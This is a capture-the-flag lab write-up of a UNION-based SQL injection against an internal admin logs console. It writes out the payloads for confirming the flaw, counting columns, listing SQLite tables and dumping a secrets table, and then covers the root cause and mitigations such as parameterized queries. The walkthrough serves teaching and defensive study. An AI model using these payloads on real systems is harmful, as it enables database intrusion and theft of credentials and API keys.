SQL Injection – Secret Extraction from Internal Logs Console | Vibed
Lab Link
Lab: Viber
Overview

The Vibed challenge demonstrates a classic SQL Injection vulnerability within an internal administrative log filtering functionality.
The application contained an administrative logs console used for filtering and reviewing platform events. The developer assumed the endpoint was “internal-only” and therefore omitted parameterized database queries.
Because user input was directly concatenated into SQL statements, arbitrary SQL execution became possible.
Using UNION-based SQL injection, database metadata was enumerated, sensitive tables were identified, and internal platform secrets were extracted from the database.
Objective
Exploit the vulnerable logs filter to extract the platform bootstrap token and obtain the flag.
Vulnerability Classification Hierarchy
1
2
3
4
5
OWASP Category
└── A05: Injection
    └── SQL Injection
        └── UNION-Based SQL Injection
            └── Unsanitized User Input in SQL Query
Reconnaissance
The vulnerable endpoint was available at:
1
https://5a36a9d1-4065-vibed-c08ce.events.webverselabs-pro.com/admin/logs
Since the challenge description hinted that the logs filter did not sanitize input, testing began with a basic SQL injection payload.
Initial payload:
1
' or 1=1-- -
The application behavior changed and returned additional results, confirming that input was being interpreted inside a SQL query.
This verified the presence of SQL injection.
Column Enumeration
For a UNION attack to work, the number of columns in the original query must match the injected query.
Enumeration was performed using:
1
' order by 5-- -
The query succeeded.
Increasing further caused failure, indicating:
1
Number of columns = 5
Database Enumeration
SQLite stores metadata inside:
1
sqlite_master
The following payload was used to enumerate database tables:
1
2
3
' UNION SELECT 1,name,3,4,5
FROM sqlite_master
WHERE type='table'--
Response revealed several tables:
1
2
3
4
models
request_logs
secrets
workspaces
Among these, the most interesting target was:
1
secrets
Exploitation
To retrieve sensitive values from the identified table:
1
2
3
4
5
6
7
' UNION SELECT
1,
name||'::'||value,
rotated_at,
4,
5
FROM secrets--
This concatenated secret names and values together for easier viewing.
Proof of Exploitation
The application returned sensitive entries:
1
2
3
4
5
6
7
8
9
10
11
google_api_key::

hmac_signing_key::

openai_api_key::
sk-proj-redacted-by-vault-policy

platform_bootstrap_token::
WEBVERSE{.....}

stripe_publishable_key::
The bootstrap token was successfully extracted.
Flag:
1
WEBVERSE{.....}
Root Cause
The application likely constructed SQL statements similar to:
1
2
3
SELECT *
FROM request_logs
WHERE filter='$input'
When user input became:
1
' OR 1=1-- -
the query effectively transformed into:
1
2
3
SELECT *
FROM request_logs
WHERE filter='' OR 1=1
Because input was inserted directly into SQL statements, attackers could modify query logic and execute arbitrary database operations.
Impact
In real-world environments this vulnerability can lead to:
- Database disclosure
- Credential exposure
- API key theft
- Authentication bypass
- Administrative compromise
- Internal secret extraction
- Remote code execution in chained attacks
In this case the impact included exposure of:
- Platform bootstrap token
- Internal API credentials
- Signing secrets
- Third-party integration keys
Mitigation
Use parameterized queries
Bad:
1
query = "SELECT * FROM logs WHERE filter='" + userInput + "'"
Secure:
1
2
3
4
cursor.execute(
    "SELECT * FROM logs WHERE filter=?",
    (userInput,)
)
Apply least privilege
Database accounts should only have permissions required for operation.
Administrative tables containing secrets should not be readable by general application components.
Separate secrets from application databases
Sensitive values should be stored in:
1
2
3
4
Vault
KMS
Secret Manager
Environment variables
rather than application tables.
Perform input validation
Restrict accepted values whenever possible.
Never assume internal systems are safe
A frequent mistake:
1
Internal only = secure
Internal applications are frequently targeted during real-world assessments.
Real-World Insight
SQL injection continues to appear because developers often make assumptions such as:
1
"This page is only used internally."
or
1
"No attacker can access this endpoint."
Attackers routinely target:
- Internal admin panels
- Monitoring systems
- Log viewers
- Reporting dashboards
- Debug functionality
These systems often receive less security review than public-facing applications, making them attractive targets during penetration tests.